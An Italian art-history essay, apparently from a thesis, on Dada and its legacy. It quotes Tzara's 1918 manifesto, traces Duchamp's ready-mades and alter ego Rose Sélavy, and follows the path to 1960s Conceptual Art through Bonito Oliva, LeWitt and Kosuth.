eccitarsi e aguzzare le ali per conquistare e diffondere grandi e piccole a, b, c, firmare, gridare, bestemmiare, imprimere alla propria prosa l'accento dell'ovvietà assoluta, irrefutabile, dimostrare il proprio non-plus-ultra e sostenere che la novità somiglia alla vita tanto quanto l'ultima apparizione di una cocotte dimostra l'essenza di Dio. [...] Scrivo un manifesto e non voglio niente, eppure certe cose le dico, e sono per principio contro i manifesti, come del resto sono contro i principi (misurini per il valore morale di qualunque frase [...]). Scrivo questo manifesto per provare che si possono fare contemporaneamente azioni contraddittorie, in un unico refrigerante respiro; sono contro l'azione, per la contraddizione continua e anche per l'affermazione, non sono né favorevole né contrario e non dò spiegazioni perché detesto il buon senso. [...]

DADÀ NON SIGNIFICA NULLA

Se lo si giudica futile e non si vuol perdere tempo per una parola che non significa nulla... Il primo pensiero che ronzia in questi cervelli è di ordine batteriologico: trovare l'origine etimologica, storica o perlomeno psicologica. Si viene a sapere dai giornali che i negri Kru chiamano la coda di una vacca sacra: DA-

Il Manifesto Dada 1918

VOGLIAMO OPERE INCOMPRESSE

Tristan Tzara

DÀ. Il cubo e la madre in non so quale regione italiana: DADÀ. Il cavallo a dondolo, la balia, doppia conferma russa e romana: DADÀ. Alcuni giornalisti eruditi ci vedono un'arte per neonati, per altri santoni, versione attuale di gesù-cheparlaifanciulli, è il ritorno a un primitivismo arido e chiassoso, chiassoso e monotono. Non si può costruire tutta la sensibilità su una parola; ogni costruzione converge nella perfezione che annoia, idea stagnante di una palude dorata, prodotto umano relativo. L'opera d'arte non deve rappresentare la bellezza che è morta [...] Un'opera d'arte non è mai bella per decreto legge, obiettivamente, all'unanimità. La critica quindi è inutile, non può esistere che soggettivamente, ciascuno la sua, e senza alcun carattere di universalità. Si crede forse di aver trovato una base psichica comune a tutta l'umanità? [...] Come si può far ordine nel caos di questa informe entità infinitamente variabile: l'uomo? [...] Parlo sempre di me perché non voglio convincere nessuno, non ho il diritto di trascinare gli altri nella mia corrente, non costringo nessuno a seguirmi e ciascuno si fa l'arte che gli pare [...].

Così nacque DADÀ da un bisogno di indipendenza [...]. Quelli che dipendono da noi restano liberi. Noi non ci basiamo su nessuna teoria. Ne abbiamo abbastanza delle accademie cubiste e futuriste: laboratori di idee formali. Forse che l'arte si fa per i soldi o

per lisciare il pelo dei nostri cari borghesi? Le rime hanno il suono delle monete e il ritmo segue la linea della pancia vista di profilo. Tutti i gruppi di artisti sono finiti in banca, cavalcando differenti comete. Una porta aperta alla possibilità di crogiolarsi nel caldo dei cuscini e nel cibo. [...]

Il pittore nuovo crea un mondo i cui elementi sono i suoi stessi mezzi, un'opera sobria e precisa, senza oggetto. L'artista nuovo si ribella: non dipinge più (riproduzione simbolica e illusionista) ma crea direttamente con la pietra, il legno, il ferro, lo stagno, macigni, organismi, locomotive che si possono voltare da tutte le parti secondo il vento limpido della sensazione del momento. Qualunque opera pittorica o plastica è inutile; che almeno sia un mostro capace di spaventare gli spiriti servili, e non la decorazione sdolcinata dei refettori degli animali travestiti da uomini, illustrazioni della squallida favola dell'umanità.

Un quadro è l'arte di far incontrare due linee, parallele per constatazione geometrica, su una tela, davanti ai nostri occhi, secondo la realtà di un mondo basato su altre condizioni e possibilità. Questo mondo non è specificato né definito nell'opera, appartiene nelle sue innumerevoli variazioni allo spettatore. [...]

LA SPONTANEITÀ DADAISTA

[...] L'arte è una cosa privata, l'artista la fa per

se stesso; [...] L'artista, il poeta apprezza il veleno della massa che si condensa nel caporeparto di quest'industria, è felice quando si sente ingiuriato: una prova della sua coerenza. [...] Abbiamo bisogno di opere forti diritte precise e incomprese una volta per tutte. La logica è una complicazione. La logica è sempre falsa. [...]

Tutti gli uomini gridano: c'è un gran lavoro distruttivo, negativo da compiere. Spazzare, pulire. [...] Senza scopo né progetto alcuno, senza organizzazione: la follia indomabile, la decomposizione. [...]


Qualsiasi prodotto del disgusto suscettibile di trasformarsi in negazione della famiglia, è *Dadà*; protesta a suon di pugni di tutto il proprio essere teso nell'azione distruttiva: DADÀ; presa di coscienza di tutti i mezzi repressi finora dal sesso pudibondo del comodo compromesso e della buona educazione: DADÀ; abolizione della logica, belletto degli impotenti della creazione: DADÀ; di ogni gerarchia ed equazione sociale di valori stabilita dai servi che bazzicano tra noi: DADÀ; ogni oggetto, tutti gli oggetti, i sentimenti e il buio, le apparizioni e lo scontro inequivocabile delle linee parallele, sono armi per la lotta: DADÀ; abolizione della memoria: DADÀ; abolizione dell'archeologia: DADÀ; abolizione dei profeti: DADÀ; abolizione del futuro: DADÀ; fede assoluta irrefutabile in ogni dio che sia il prodotto immediato della spontaneità: DADÀ.

Il brano è tratto da T. Tzara, Manifesti del dadaismo e lampisterie, a cura di S. Volta, Einaudi, Torino 1964, pp. 33-42.

una posizione privilegiata o tirannica, che la portava a rompere tutti i legami con le contingenze umane? È per questo che Dada si proclamava antiartistico, antiletterario, antipoetico. La sua volontà di distruzione era più una aspirazione verso la purezza e la sincerità che la tendenza verso una specie di inattività sonora o plastica, contenta dell'immobilità e dell'assenza. La presenza di Dada nell'attualità più immediata, più precaria e provvisoria, era la sua risposta a quelle ricerche dell'eterna bellezza che, situate fuori dal tempo, pretendevano di raggiungere la perfezione».³

I dadaisti probabilmente non potevano immaginare che con le loro azioni di condanna e negazione verso l'arte in sé non stavano solamente salvando ma stavano anche gettando le basi della più recente e assurda arte contemporanea. Tutte le premesse polemiche dell'avanguardia verranno radicalizzate dal dada attraverso il suo nichilismo e la sua ironia. Sarà proprio il dada a portare all'estremo la critica al sistema dell'arte, diventando il punto di non ritorno per la cultura contemporanea che si impone ancora oggi come confronto agli artisti, al pubblico, al mercato.

Ad oggi, ci sono ancora molte persone che rinnegano il dada come forma d'arte, persone che dicono "questo lo saprei fare anch'io" davanti a opere dadaiste di incontrovertibile notorietà. È vero, quelle opere le sapremmo fare tutti, ma come tutte le innovazioni formali spinte verso un pensiero concettuale dell'opera d'arte, bisogna saper leggere il contesto in precise coordinate spazio-temporali che ci permettono di storicizzare e non solo interpretare. La portata delle innovazioni dadaiste immesse nella cultura del loro tempo è, difatti, un'innovazione attuale anche oggi, e solo quando tutti si accorgeranno della potenza del dada che anche l'arte contemporanea non verrà più vista come una setta di "volponi" che non sanno più tenere in mano un pennello.



Marcel Janco, Copertina per *La Première aventure céleste de Monsieur Antipyrine*, 1916

³ Ragozzino M., op. cit., pag. 6



Tristan Tzara, *Manifesto Dada*, 1918

Ma cosa fa un dadaista?

«il dadaista inventava gli scherzi per togliere il sonno alla borghesia [...] il dadaista comunicava alla borghesia un senso di confusione e un brontolio distante e potente tanto che i suoi campanelli cominciavano a ronzare, le sue casseforti ad accigliarsi, i suoi onori scoppiavano in bollicine». ⁴

La tattica di destabilizzazione dadaista si perfeziona attraverso un antagonismo formale volto a suscitare irritazione e a scuotere la fantasia dei borghesi. Per fare tutto ciò l'unica strategia possibile è lo spiazzamento:

«questo, naturalmente, era un'impresa ingenua da parte nostra, perché infatti la borghesia ha meno immaginazione di un verme e al posto del cuore ha un callo che duole quando si avvicina un temporale - sulla borsa» ⁵

Mentre gli storiografi della stessa generazione cercano di eliminare le discriminazioni tra arti maggiori minori e tra i generi artistici, i giovani dadaisti seguono lo stesso percorso indirizzando i loro sforzi verso l'annullamento delle gerarchie che subordinano le tecniche e i materiali dell'arte con procedimenti però estremizzati.

L'artista dadaista è interessato a realizzare non un "capolavoro" ma un oggetto mediante procedimenti che non hanno più a che fare con quelli canonici.

«essere dadaisti è alla portata di tutti. Dada non si limita ad una qualunque forma d'arte. Il dadaista è il cameriere del Bar Manhattan che serve un curaçao con una mano e si becca la gonorrea con l'altra. Il dadaista è il signore in impermeabile che intraprende ormai per la settima volta il giro del mondo. Dovrebbe essere dadaista chi comprende, una volta per tutte, che si ha diritto di avere delle idee solo quando si applicano nella vita, dadaista è la persona totalmente attiva che vive solo d'azione, suo unico mezzo di conoscenza.» ⁶

Nell'analisi del movimento dada come predecessore dell'arte concettuale contemporanea e degli scherzi situazionisti bisogna far riferimento ad un unico e grande artista che ha rivoluzionato il concetto di arte attraverso un'impronta totalmente ironica.

Questo personaggio è Marcel Duchamp.



Hugo Ball al Cabaret Voltaire, 1916

⁴ Ragozzino M., op. cit, pag. 27

⁵ Ibidem

⁶ Ragozzino M., op. cit. pag. 37

Who's Dada?


Henri-Robert-Marcel Duchamp viene alla luce il 28 luglio 1887 a Blainville in Normandia in una famiglia agiata in cui vi è una grande considerazione per l'arte e la cultura. Dopo gli studi, lascia la casa dei genitori e si trasferisce a Parigi dove si scrive all'*Accademia Julian*, una scuola privata adatta a preparare gli allievi all'ingresso nel circuito istituzionale della grande pittura e dei *Salon*. A Parigi però il giovane Marcel trascorre le sue giornate nei *café* a giocare a biliardo tralasciando lo studio del disegno e questo gli comporterà l'esclusione dall'*Ecole des Beaux-Arts*. Dopo il servizio di leva Marcel sperimenterà diversi stili e tecniche ispirandosi a Matisse, Monet, Redon, Bonnard e Cezanne fino ad avvicinarsi alle frequentazioni con artisti cubisti. Nel gennaio del 1912, dopo uno studio sul movimento aiutato dalla cronofotografia, realizza ***Nudo che scendere le scale n.2*** e decide di esporlo al *Salon de Independants*; l'opera però non verrà mai esposta perché Marcel la ritirò dopo che il comitato organizzativo gli chiese di modificare il titolo perché ritenuto troppo tradizionale per l'avanguardia cubista.

«Mi ha aiutato a liberarmi completamente del passato, del mio proprio passato. Mi sono detto: bene, se è questo che vogliono non è proprio il caso che io mi unisca a un gruppo; bisogna contare solo su se stessi, bisogna essere soli.»⁷

Successivamente continuerà, per poco tempo, la ricerca espressiva maturata nel *Nudo che scende le scale*. Questi saranno gli ultimi dipinti che eseguirà secondo la tecnica tradizionale della pittura a olio perché emergerà sempre più fortemente una nuova concezione dell'arte che svilupperà nel corso degli anni a venire. Marcel si ribella alle convenzioni formali della pittura puramente visiva perché la pittura andava messa al servizio dell'*esprit*, che in francese è tanto la mente, l'intelletto quanto lo spirito e soprattutto l'*humour*.

In modo dissacrante per le convenzioni a quel tempo vigenti cercherà d'ora in poi di destituire l'arte dal suo ruolo tradizionale, dichiarando che la pittura non deve essere uno scopo di vita ma piuttosto un mezzo di espressione.⁸

Negli anni a seguire Duchamp inizierà le sue ricerche per un'arte come espressione intellettuale che si concluderanno nella realizzazione del ***Grande vetro***. Nel 1913, Marcel crea il



John D. Schiff, Marcel Duchamp, 1957




Marcel Duchamp, *Nudo che scende le scale n.2*, 1912, olio su tela, 146x89 cm

⁷ D'Adda R., *Duchamp*, Milano, Rizzoli Skira, 2004, pag. 34

⁸ Ibidem



Marcel Duchamp, *Ruota di bicicletta*, 1913, ruota di bicicletta con forcella montata su sgabello verniciato, 128,3x63,8 cm



Marcel Duchamp, *Riccio*, 1914, scolabottiglie in ferro galvanizzato, 57x36,5 cm



Marcel Duchamp, *Pieghevole da viaggio*, 1916, fodera di macchina da scrivere, 23 cm

primo *ready made* montando una ruota di bicicletta su uno sgabello di legno. Con quest'opera rinuncia a tutti i metodi e alle tecniche tradizionali dell'arte annullando interamente l'intervento manuale dell'artista, l'unica operazione, difatti, è solo il concepimento di un'idea. Tutto ciò di cui si fa carico l'artista è solo la mutazione dell'angolo visuale da cui un oggetto viene solitamente percepito. Poco dopo la *Ruota di bicicletta*, Marcel acquista un comune scolabottiglie di ferro e ne realizza un secondo *ready made*. Quest'opera è per lui la sintesi del non-gusto: l'estrema funzionalità si associa alla totale assenza di preoccupazioni estetiche. Duchamp dà all'opera il titolo di *Riccio* e l'appende al soffitto, in questo modo si perde la percezione della sua utilità che lascia il posto a un valore emblematico.

Il *ready made*, secondo Marcel, è una scultura "già fatta", ottenuta estrapolando un oggetto d'uso dal suo contesto tradizionale trasformandolo in un'opera d'arte attraverso minimi interventi concettuali. *Anticipo per il braccio rotto* è l'opera con cui Duchamp illustra, alla sorella, il concetto di *ready made*, l'atto creativo compiuto dall'artista per questa scultura già fatta consiste nella scelta dell'oggetto e nello spostamento dal suo contesto logico naturale. La decontestualizzazione e lo straniamento dello spettatore si ottiene ponendo l'oggetto in una collocazione inedita. Con *Pieghevole da viaggio* Marcel inizia a giocare con il nonsense e con la curiosità dello spettatore. L'opera, una fodera per macchina da scrivere di marca *Underwood*, deve essere sospesa sopra a un paletto in modo che lo spazio sottostante rimanga vuoto. Attraverso il titolo *Pieghevole da viaggio* Marcel crea una forma di controsenso poiché non vi è ragione di piegare la custodia di una macchina da scrivere per portarla in viaggio ma assimilandola ad una gonna che si può piegare e mettere in valigia immagina l'osservatore incuriosito che si piega per sbirciare cosa vi sia sotto la custodia, divenendo suo malgrado un voyeur.

Nel 1917 a New York viene fondata la *Society of Independent Artists* sul modello del *Salon des Independants* di Parigi. Pagando sei dollari chiunque poteva presentare due opere. Duchamp, nonostante facesse parte del gruppo non voleva avere niente a che fare con l'organizzazione dell'evento e decise di lanciare una provocazione: realizza *Fontana*, un orinatoio maschile appoggiato sul suo lato piatto in modo che rimanesse retto. Al di là del *ready made*, che con quest'opera tocca il culmine dell'ironia e della dissacrazione, la vera novità, perpetuata in seguito dalla corrente situazionista, è l'utilizzo dello pseudonimo. Duchamp firma l'opera come R. Mutt, il cui significato è da ricercarsi nell'ispirazione storpiata del nome del fabbricante

dell'orinatoio, *J.L. Mott Iron Works*, ovvero il vero "artista" che ha creato materialmente l'opera, o altrimenti nella coppia di comici Jeff e Mutt. Interpretandola nello *slang* americano poteva essere tradotta anche come "cane bastardo". L'opera non fu inclusa nell'esposizione né citata nel catalogo. Successivamente l'opera fu auto-pubblicata dallo stesso Duchamp nel secondo numero della sua rivista *The blind man* e difesa da Louise Norton:

«Fontana, di Mr. Mutt, non è immorale, questo è assurdo, è altrettanto immorale di quanto può esserlo una vasca da bagno. È un materiale da installare, di quelli che si possono vedere ogni giorno nelle vetrine di un magazzino d'idraulica.

Non è importante se Mr. Mutt abbia realizzato fontana con le sue mani o no. L'ha SCELTA. Ha preso un articolo ordinario della vita di ogni giorno, lo ha collocato in modo tale che il suo significato d'uso è scomparso sotto il nuovo titolo e il nuovo punto di vista - ha creato un nuovo modo di pensare quell'oggetto».⁹

Se cercavate qualcuno da colpevolizzare per la degenerazione dell'arte contemporanea non prendetevela con Marcel Duchamp, le sue azioni sarebbero state solo il gesto di un folle se non fossero state sostenute da Louise Norton.

La realizzazione di *ready made* prosegue tra giochi di parole e straniamento attraverso le opere *Portacappelli* e *Trabocchetto* fino a giungere a *L.H.O.O.Q.*, la più celebre invenzione dada di Duchamp. Con un gesto iconoclasta e demistificatore realizza un paio di baffi e un pizzetto a punta ad una riproduzione della *Gioconda*, il capolavoro per eccellenza della pittura, carico di significati e notorietà. La fama dell'opera originale di Leonardo da Vinci in quegli anni è accresciuta dal furto avvenuto a Parigi nel 1909. Inizialmente le indagini erano ricadute negli ambienti dell'avanguardia francese e Apollinaire era stato ingiustamente sospettato del furto. Duchamp, non contento della vendetta intitola l'opera *L.H.O.O.Q.*: un gioco di omofonia, le cinque lettere suonano in francese come "*elle a chaud au cul*", letteralmente "*lei ha caldo al culo*" ma che in gergo sta a significare "*lei si concede facilmente*". Con quest'opera Marcel crea un ermafrodito in cui si realizza il superamento del dualismo e l'unione degli opposti.

Nel 1920 viene alla luce l'alter ego femminile di Marcel Duchamp: Rose Sélavy firma, data e oppone il proprio copyright sull'opera *Fresh Widow*. Rose Sélavy diventa essa stessa un'opera d'arte; Duchamp si vestì da donna per una fotografia eseguita dall'amico Man Ray e per Rose



Marcel Duchamp, *Fontana*, 1917, orinatoio in porcellana, 36x48x61 cm



Marcel Duchamp, *Anticipo per il braccio rotto*, 1915, pala da neve, 132 cm



Marcel Duchamp, *L.H.O.O.Q.*, 1919, matita su una riproduzione della *Gioconda*, 19,7x12,4 cm

⁹ Mink J., *Marcel Duchamp*, Cina, Tashen, 2013, pag. 67



Man Ray, *Duchamp come Rose Sélavy*, 1920,

successivamente fu stampato un biglietto da visita con la scritta:

OTTICA DI PRECISIONE
ROSE SÉLAVY
New York / Parigi
ASSORTIMENTO COMPLETO DI
Basette e piaceri

La sessualità fu per Duchamp un punto fondamentale, una legittimazione esistenziale che cercavano tutti gli artisti d'avanguardia all'inizio del XX secolo.

Duchamp disse a Lawrence Steefel:

«lo voglio afferrare le cose con la mente nello stesso modo in cui il pene viene afferrato dalla vagina».¹⁰

Il suo io femminile diviene anche il titolo dell'opera *Perché non starnutire Rose Sélavy?* una scultura ironicamente dadaista che si prende gioco dello spettatore perché quest'ultimo cercherà di sollevare questa gabbietta che sembra contenere cubetti di zucchero, un termometro e un osso di seppia e rimarrà stupito dal suo peso perché le zollette di zucchero sono in realtà blocchi di marmo. La componente umoristica viene richiamata anche nel titolo che invita ad un gesto istintivo e liberatorio e niente affatto serio, anzi, quasi ridicolo: lo starnuto. Duchamp gioca sulle aspettative negate; nella gabbia non vi è il canarino ma è rimasto solo l'osso di seppia e lo zucchero è marmo gelido. Nel 1923 Marcel si prende nuovamente gioco di tutti con l'opera *Wanted. \$ 2000 Reward* un manifesto creato ad imitazione di quelli utilizzati dalla polizia americana per diffondere notizie sui ricercati. Giocando con la sua identità realizza due fotografie, una di profilo e una frontale, pose tipiche delle foto segnaletiche. Le due fotografie vengono incollate su un manifesto stampato che riporta in inglese questo testo:

Ricercato. Ricompensa \$ 2000 per informazioni utili alla cattura di George W. Welch, alias Bull, alias Pickens, eccetera eccetera. Gestiva un'agenzia di cambio clandestina a New York sotto il nome di Hooke, Lyon e Cinquer. Altezza circa 5 piedi e 9 pollici. Peso circa 180 libbre. Carnagione normale, occhi idem. Noto anche con il nome di Rose Sélavy.¹¹

Lo scherzo dada, in questo modo, si sposta dall'arte alla figura dell'artista che gioca con la sua immagine e metaforicamente dichiara sia la sua condizione di "bandito" dell'arte sia l'intenzione di darsi alla "latitanza" negandosi,



Marcel Duchamp, *Etichette stampate da viaggio per Rose Sélavy*, 1922, 6x12 cm



Marcel Duchamp, *Perché non starnutire Rose Sélavy?*, 1921, cubetti di marmo in forma di zollette di zucchero, termometro e osso di seppia in una gabbietta per uccelli, 11,4x22x16 cm

¹⁰ Steefel D. L. e Duchamp M., *The Complete Works of Marcel Duchamp*, New York, H.N. Abrams, 1969, pag.114

¹¹ D'Adda R., op. cit. pag. 148

in questo modo, ai reazionari circuiti del mercato artistico e della regolare produzione di opere.

Marcel Duchamp con il suo operato realizza il più grande interrogativo dell'arte contemporanea odierna ovvero: perché l'oggetto (e successivamente qualsiasi altra forma d'arte) contestualizzato nel museo diventa arte?

Marcel muore il 2 ottobre del 1968 lasciando in eredità alle giovani generazioni di artisti un punto di non ritorno nel mondo dell'arte. Dopotutto, come riporta l'epitaffio composto da lui stesso per la propria tomba:

*D'altronde sono sempre gli altri che muoiono.*¹²



Marcel Duchamp, *Wanted. \$2000 Reward*, 1923, fotocollage su manifesto, 49,5x35,5 cm

¹² Fortini A., *Il far venire all'essere dell'arte*, USA, Lulu, 2010, pag. 208

Dada è vivo e lotta con noi.¹³

Il dadaismo non è solo un rinnovamento dei linguaggi artistici ma un vero fenomeno globale di creatività e comportamenti alternativi, un'etica resistenziale a fondo anarchico e nichilista.¹⁴

È una forma di difesa estetica contro le ipocrisie della società e la carneficina della prima guerra mondiale. Dada produce un'antiarte nel mondo della catalogazione delle cose, nella direzione del non funzionale.

L'artista dadaista è consapevole della potenza del linguaggio e del suo libero arbitrio che gli permette qualsiasi gesto verso il mondo.

"L'uomo non è più artista, egli è diventato opera d'arte"

(F. Nietzsche, La nascita della tragedia)

Questa consapevolezza permette all'artista dadaista di prelevare l'oggetto, di sollevare il mondo fino a un'altezza precedentemente impensabile e di spostarlo in un luogo in cui egli non è più padrone assoluto ma deve subire l'accrescimento che deriva all'oggetto da altre forze. [...] La poetica dell'espansione dadaista manifesta così la sua strategia, fatta di consapevolezza culturale e anche di accettazione dell'imprevisto. Lucidità occidentale e arrendevolezza orientale si intrecciano nell'opera dadaista. Il motto di Tzara è "*l'idiota è ovunque*", per dire che gli strumenti dell'intelligenza sono spuntati di fronte a una realtà che si forma secondo leggi nascoste o chiaramente guidate dal caso.¹⁵

La sovversione e l'indifferenza verso le tecniche utilizzate sono la spia di una mentalità dadaista che estrae dalla realtà una regola interna che nessuna abilità tecnica, proveniente da un'applicazione razionale, può esplicitare. Dal dadaismo nasce una linea sintetica dell'arte, come opera d'invasione nel presente quotidiano, estranea alle strutture che organizzano il normale lavoro artistico.

L'arte sintetica scardina la specificità del linguaggio artistico per sconfinare nel luogo totale della creatività. [...] Arte, appunto, come luogo totale in cui la creatività non tende più a individuarsi secondo la nozione di lavoro artistico, ma a espandersi con voluta infedeltà alle attitudini riconosciute dalla società all'artista.¹⁶

L'arte agisce dentro un sistema in cui le divisioni geografiche e culturali determinano uno sgretolamento della comunità artistica.

¹³ Bonito Oliva A., *Dadada*, Milano, Skira, 2006, pag. 14

¹⁴ Bonito Oliva A., op.cit. pag. 14

¹⁵ Bonito Oliva A., op.cit. pp. 14-15

¹⁶ Bonito Oliva A., op.cit. pag. 100

Il passaggio dall'estetico all'etico avviene attraverso la riduzione della nozione di lavoro artistico, inteso come elaborazione di strumenti specifici che riguardano l'arte.¹⁷

Tutto ciò avviene mediante un'interdisciplinarietà che promuove un'arte imparagonabile alle sue categorie tradizionali. Non vi è più né pittura né scultura né poesia o musica, ma solo un evento che aggrega dentro di sé tutte le discipline e gli stili. Alla base di tutto ciò vi è l'idea della cleptomania, ovvero la libertà di utilizzare tutto come materia per realizzare un gesto o un'opera d'arte. Con il dada e il concettuale il tempo dell'arte rispetta quello della vita

il quotidiano non è soltanto la dimensione di partenza, ma anche la dimensione d'arrivo dell'arte, se l'arte non è più celebrazione dell'eccentrico, non è più passaggio dalla poesia alla prosa, e se invece è affermazione del già esistente, essa diventa passaggio da una prosa (la vita) a un'altra (l'arte).[...] Il quotidiano contiene non soltanto l'accadimento intenzionale e intelligente, ma anche il caso, il fortuito, l'incomprensibile, in definitiva anche un livello di idiozia. Tutto questo è il quotidiano, la vita ramificata e frantumata in una fattualità accidentale.¹⁸

Ovviamente, l'uscita dell'arte dai suoi contesti specifici ha portato anche la sua uscita dai luoghi istituzionali quali gallerie e musei poiché ogni spazio è diventato un luogo possibile per un qualsiasi evento artistico. Gli artisti agiscono attraverso l'impiego di materiali e linguaggi diversi e associando qualsiasi mezzo e strumento.

Una visione del tempo, filtrato e rallentato dall'assunzione dell'ottica dello zen, permette a qualsiasi oggetto e a qualsiasi gesto di varcare la soglia dell'arte.

Se la sedia è la sedia, bere un bicchiere d'acqua è un bicchiere d'acqua bevuto da un uomo. Questo significa che il filtro dell'acqua non deve rendere simbolico il quotidiano, ma dare a questo una segnalazione e una concentrazione che il sistema sociale non dà.

Il sistema sociale tende a valorizzare soltanto il tempo della produzione economica, nel quale oggetti e gesti sono significativi soltanto se produttivi economicamente. Il gesto non funzionale, disutile e disinteressato, è scartato dalla logica del sistema.¹⁹

Presso gli artisti dada e concettuali l'oggetto è utilizzato nella sua inefficienza e nella sua parvenza di fenomeno e il gesto viene compiuto anche per distruggere l'oggetto perché la distruzione è contrastante alla tradizione dell'arte che tende a rendere funzionale l'oggetto attraverso la sua conservazione e il suo uso. In questo modo la distanza

¹⁷ Bonito Oliva A., op.cit. pag. 101

¹⁸ Ibidem

¹⁹ Bonito Oliva A., op.cit. pag. 102

tra l'arte e la vita è sottilissima e tale uguaglianza nasce dal desiderio di democratizzare l'arte; infatti, demolendo ogni specializzazione si abbatte la prerogativa e il potere di tutti coloro che fanno del proprio sapere specializzato una professione.

La scelta, poi, di realizzare l'evento, l'azione effimera, è una decisione presa per spostare l'idea di arte da produzione di oggetti a produzione di esperienze.

Tutto è possibile.

Ogni materiale è permesso.

Una costante e intenzionale immaturità accompagna dal dadaismo ad oggi la vita di questi artisti che, fingendo di fare anti-arte ha creato invece un trend filosofico-esistenziale inarrestabile che nessun sistema dell'arte può soffocare o inquadrare. [...] Dal dadaismo fino ad oggi è possibile testimoniare la presenza di artisti che utilizzano l'arte come forma di autodifesa e la bellezza come affermazione di legittima autodifesa.²⁰

Dada è morto

(Tristan Tzara)

E neanch'io mi sento troppo bene

(Achille Bonito Oliva)

²⁰ Bonito Oliva A., op.cit. pag. 104

When it is (changed) Dada?

Tutta l'arte (dopo Duchamp) è (essenzialmente) concettuale,
perché l'arte esiste solo concettualmente.

Joseph Kosuth

Cos'è l'arte?

Come possiamo definire il suo ambito?

Si può fare e percepire qualcosa di "artistico", che non abbia nulla a che fare con un oggetto dal valore estetico?

Il discorso sull'arte può essere arte esso stesso?

Come possiamo trasferire da un piccolo gruppo di eletti a un gran numero di persone l'autorità di decidere sulla questione dell'arte?

Nei primi anni '60, una serie di opere che distruggono il tradizionale concetto della parola "arte" sollevavano queste domande che vengono raccolte sotto la definizione di *Concept Art*. Questa definizione compare per la prima volta negli Stati Uniti nel 1961 in un saggio di Henry Flynt. Qualche anno più tardi l'espressione viene mutata, da Sol LeWitt, in *Conceptual Art* che evidenzia una supremazia dell'aspetto mentale dell'arte e della sua percezione. Durante gli anni '60 le definizioni che regolano l'arte si fanno sempre più fragili e gli artisti decidono, di conseguenza, di intraprendere strade di analisi finalizzate a interpretare in modo nuovo il concetto di arte, analizzando criticamente anche il contesto dell'opera d'arte in quanto si era diffuso, tra gli artisti, un forte disagio verso le più tradizionali forme di commercializzazione. Gli artisti ricercano percorsi nuovi in cui l'opera non sia vista come decorazione destinata ad un'élite di ricchi acquirenti.

Sperimentando nasce l'idea di dividere il concetto di opera d'arte dalla sua realizzazione materiale, vi è perciò la necessità di individuare e percorrere nuove strade per presentare, distribuire e collocare quest'arte non oggettuale. L'arte concettuale è stata troppo spesso considerata eccessivamente teorica ed intellettuale e, effettivamente, per ideare e realizzare le loro opere molti artisti si servono di modelli teorici sviluppati nell'ambito di altre discipline come il positivismo logico, lo strutturalismo, le riflessioni sul linguaggio di Ludwig Wittgenstein, i trattati di semiotica di Roland Barthes e la teoria critica di Herbert Marcuse che confluiscono nella sperimentazione di nuove forme di espressione artistica. Importantissimo è invece l'aspro confronto dell'estetica del critico Clement Greenberg, secondo cui

lo scopo di ogni genere artistico è interrogarsi criticamente sulle proprie originarie condizioni di possibilità, allo scopo di raggiungere, con una dinamica di auto-riflessione, la propria vera natura. I vari generi artistici dovevano essere tenuti strettamente separati. Secondo la sua teoria della ricezione dell'arte, formulata per sommi campi, solo pochi eletti potevano cogliere, in un'osservazione intuitiva e astratta da ogni condizione spazio-temporale, il significato che si irradia (in modo non del tutto chiaro) dalle opere d'arte.²¹

Il precursore Duchamp mise in discussione il senso di una pittura rivolta soltanto a una percezione visiva attraverso due strategie: il collegamento tra elementi verbali e figurativi-oggettivi e il *ready made* che utilizzò nell'attacco al principio dell'*arte per l'arte* e che furono fondamentali per definire il suo ruolo di pioniere di un'idea concettuale dell'arte. Il dadaismo era un'arte del dubbio, della polemica e dell'ironia, tesa a mettere in crisi qualsiasi fondamento di verità e attraverso la loro ricercata ironia, gli artisti mettevano a dura prova il buon gusto del pubblico.

